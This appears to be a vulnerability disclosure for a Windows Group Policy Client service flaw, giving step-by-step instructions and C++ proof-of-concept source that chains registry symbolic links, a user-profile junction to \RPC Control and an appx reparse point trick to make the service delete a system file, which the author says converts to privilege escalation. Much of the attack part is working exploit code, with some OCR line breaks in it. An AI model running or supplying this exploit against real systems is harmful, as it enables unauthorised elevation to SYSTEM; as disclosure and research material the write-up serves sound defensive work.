Group policy client service

Insecure file operations causing escalation of privilege

The group policy client service do insecure file rename operations when a users NTUSER.pol file gets updated.
In practice several obstacles have to be overcome before exploitation becomes possible.
In the attached proof of concept I have managed to do just that and create conditions where the service ends up doing file operations on c:\windows\system32\license.rtf instead of %USERPROFILE%\TEMPNTUSER.POL .


1. The registry status value

Before the service updates the NTUSER.pol file it checks the registry value

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Group Policy\Status\GPExtensions\{35378EAC-683F-11D2-A89A-00C04FBBCFA2}\status

Only if the DWORD value equals 0x01 the service will proceed with updating the NTUSER.POL file.
In general we have full permission to all keys in HKEY_CURRENT_USER, but values related to group policy are only readable by standard users.

To overcome this requirement we use a vulnerability in the user profile service.
The registry key HKEY_CURRENT_USER\Volatile Environment gets created and access control list is applied when a profile logs in.
By replacing that key with a registry symbolic link targeting:
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Group Policy\Status\GPExtensions\{35378EAC-683F-11D2-A89A-00C04FBBCFA2}
the next time the profile logs in an ACL with current user having full permission gets applied to the target key:



When that is done- we can set the status DWORD value named status to 0x01.

2. Making the user profile folder a junction folder

If the user profile service is a junction folder targeting \RPC Control and there is a symbolic link with name TEMPNTUSER:POL in \RPC Control the group policy client service will follow the link before doing privileged operations on the target.
A requirement for creating a junction folder is the folder being empty, that is not easy to accomplish when it is the user profile folder having multiply locked files inside.
To bypass that we use a trick where we make the user profile service log us in with a “temporary profile” where the profile folder becomes c:\users\temp - leaving the real folder without any locked files.
If the ntuser.dat file cannot be opened when logging in - the temporary profile will be used.
As ntuser.dat is always open and locked when logged in- the only way to make the file unopenable is by creating an alternative data stream on it and setting an appx reparse point on it.
As there is only one reparse point per file, regardless of alternative data streams- setting such a reparse point on the alternative data stream will have the effect that the primary unnamed stream also becomes unopenable.
When that is done logging out and in causes us to be running as a temporary profile.
Now we create the folder c:\profileBackup and move all files from %USERPROFILE% into it.
Then we make %USERPROFILE% a junction folder targeting c:\profileBackup .
Before we relogin we take care to remove the appx reparse point from ntuser.dat as we do not want to login with a temporary profile again.
After logging in and out, our %USERPROFILE% path is back to normal- but all files actually reside in c:\profileBackup - file operations being redirected due to %USERPROFILE% being a junction folder.

Making a proof of concept

Unfortunately the nature of these vulnerabilities requires us to login and out several times.
When we log in with a temporary profile we get a copy of the default HKEY_CURRENT_USER that gets discarded when we login.
That forces us to do the steps in this order:

1. Make ntuser.dat invalid and relogin
2. As temporary profile move files from %USERPROFILE% into c:\backupProfile and make it a junction folder targetting c:\backupProfile. Make ntuser.dat valid. Relogin.
3. With our normal HKEY_CURRENT_USER make Volatile Environment symbolic link targetting Software\Microsoft\Windows\CurrentVersion\Group Policy\Status\GPExtensions\{35378EAC-683F-11D2-A89A-00C04FBBCFA2}. Relogin

When we logged in an access control list granting us full permission to the key status is in was applied. This makes it possible to set status to 0x01.
Now we can create symbolic links for each file in c:\profileBackup in “\RPC Control” targetting the same location in c:\profileBackup- but we also make one additional symbolic link: TEMPNTUSER.POL targetting c:\windows\system32\license.rtf.
Then we change the junction folder %USERPROFILE% to target “\RPC Control”

Then Gpupdate.exe /target:user /force” is executed,it will check if %USERPROFILE%\TEMPNTUSER.POL exists , and delete it if so.
By having %USERPROFILE% now targetting “\RPC Control” our symbolic link to c:\windows\system32\license.rtf is followed and the file is deleted in system security context.

As shown in a previous submission of mine any arbitrary file deletion is convertible to escalation of privilege by deleting the C:\ProgramData\Microsoft\Windows\WER folder.

When executing the attached POC be aware that messageboxes is shown that can be covered by messages from Windows- so move the dialogbox from Windows and click ok to proceed.
The POC will do required steps then log the current user out, you have to login again and execute the file again 3 times.

Relevant source:

```
#include <exploitLib/exploitLib.h>
#include <Lmcons.h>
using namespace x::literalNS;

auto getUsername()
{
    wchar_t usernamebuf[UNLEN + 1]{ 0x0000 };
    DWORD size = UNLEN + 1;
    GetUserName((TCHAR*)usernamebuf, &size);

    static auto username = std::wstring{ usernamebuf };
    return username;
}

auto hkey_current_user = L"\\registry\\user\\"s + x::getCurrentUserSidString();
auto volatile_enviroment = hkey_current_user + L"\\Volatile Environment";

bool fixStatus()
{
    try
    {
        x::regKey{ volatile_enviroment }["status"] = 0x01;
        return true;
    }
    catch (...) {}

    for (auto& keyName : x::regKey{ volatile_enviroment }.getSubKeys())
    {
        x::regKey{ volatile_enviroment + L"\\"s + keyName }.deleteKey();
    }

    x::regKey{ volatile_enviroment }.deleteKey();

    x::createRegLinkKey{ volatile_enviroment , false }.setLinkDestination(
        hkey_current_user + L"\\Software\\Microsoft\\Windows\\CurrentVersion\\Group
Policy\\Status\\GPExtensions\\{35378EAC-683F-11D2-A89A-00C04FBBCFA2}"
    );

    return false;
}
```

```
int main(int, char* args[])
try
{
    if (!"%USERPROFILE%"_p.ends_with(L"TEMP") && !x::file{ "%USERPROFILE%"_p
}.getFinalPath().ends_with(L"profileBackup"))
    {
        if (MessageBox(0, L"Not logged in as temp user, messing up ntuser.dat", 0,
MB_YESNO) == IDNO) return 0;
        x::file{ "%USERPROFILE%\\ntuser.dat:stream"_p ,FILE_WRITE_ATTRIBUTES
}.makeappexec(L"", L"", L"");
        ExitWindows(0, 0);
        return 0;
    }

    if (x::file{ "%USERPROFILE%"_p }.getFinalPath().ends_with(L"profileBackup"))
    {
        if (!fixStatus()) {
            if (MessageBox(0, L"Could not set status registry value. Symlink created ,
relogin", 0, MB_YESNO) == IDNO) return 0;
            ExitWindows(0, 0);
            return 0;
        }

        if (MessageBox(0, L"Profile files redirected to c:\profilebackup, making file
synlinks and updating user group policy", 0, MB_YESNO) == IDNO) return 0;

        std::vector<x::symlink> symlinks;
        for (auto& f : x::file{ "C:\\profileBackup"_p }.enumDir())
        {
            symlinks.emplace_back(("\\RPC Control"_p / f), "\\??\\c:\\profileBackup"_p /
f);
        }
        symlinks.emplace_back(L"\\RPC Control\\tempntuser.pol",
"\\??\\c:\\windows\\system32\\license.rtf"_p);
        x::file{ "C:\\users\\"_p / getUsername() , FILE_WRITE_ATTRIBUTES,
FILE_OPEN_REPARSE_POINT }.makeJunction("\\RPC Control");

        WaitForSingleObject(x::process::execute("%WINDIR%\\system32\\gpupdate.exe"_p,
L"/Target:user /force").process, INFINITE);

        MessageBox(0, L"Group policy service should have deleted
c:\\windows\\system32\\license.rtf now", 0, 0);
    }
    else
    {
        if (MessageBox(0, L"Logged in as temp user, moving profile files to
c:\\profileBackup", 0, 0) == IDNO) return 0;
        x::file{ "C:\\profileBackup"_p ,FILE_READ_ATTRIBUTES  ,FILE_DIRECTORY_FILE };
        x::file{ "C:\\users\\"_p / getUsername() / "ntuser.dat:stream"_p,
FILE_WRITE_ATTRIBUTES, FILE_OPEN_REPARSE_POINT
}.delete_reparse_point(IO_REPARSE_TAG_APPEXECLINK);

        for (auto& f : x::file{ "C:\\users\\"_p / getUsername() }.enumDir())
        {
            x::file{ "C:\\users\\"_p / getUsername() / x::strpath{f} , DELETE |
FILE_READ_ATTRIBUTES, FILE_OPEN_REPARSE_POINT }.rename("c:\\profileBackup"_p / f);
        }
        x::file{ "C:\\users\\"_p / getUsername() , FILE_WRITE_ATTRIBUTES
}.makeJunction("C:\\profileBackup");
        ExitWindows(0, 0);
    }
```

```
}
catch (wil::ResultException& e)
{
    std::wcout << _com_error{ (HRESULT)RtlNtStatusToDosError(e.GetErrorCode())
}.ErrorMessage() << std::endl;
    std::wcout << e.what() << std::endl;
}
catch (std::exception& e)
{
    std::wcout << e.what() << std::endl;
}
```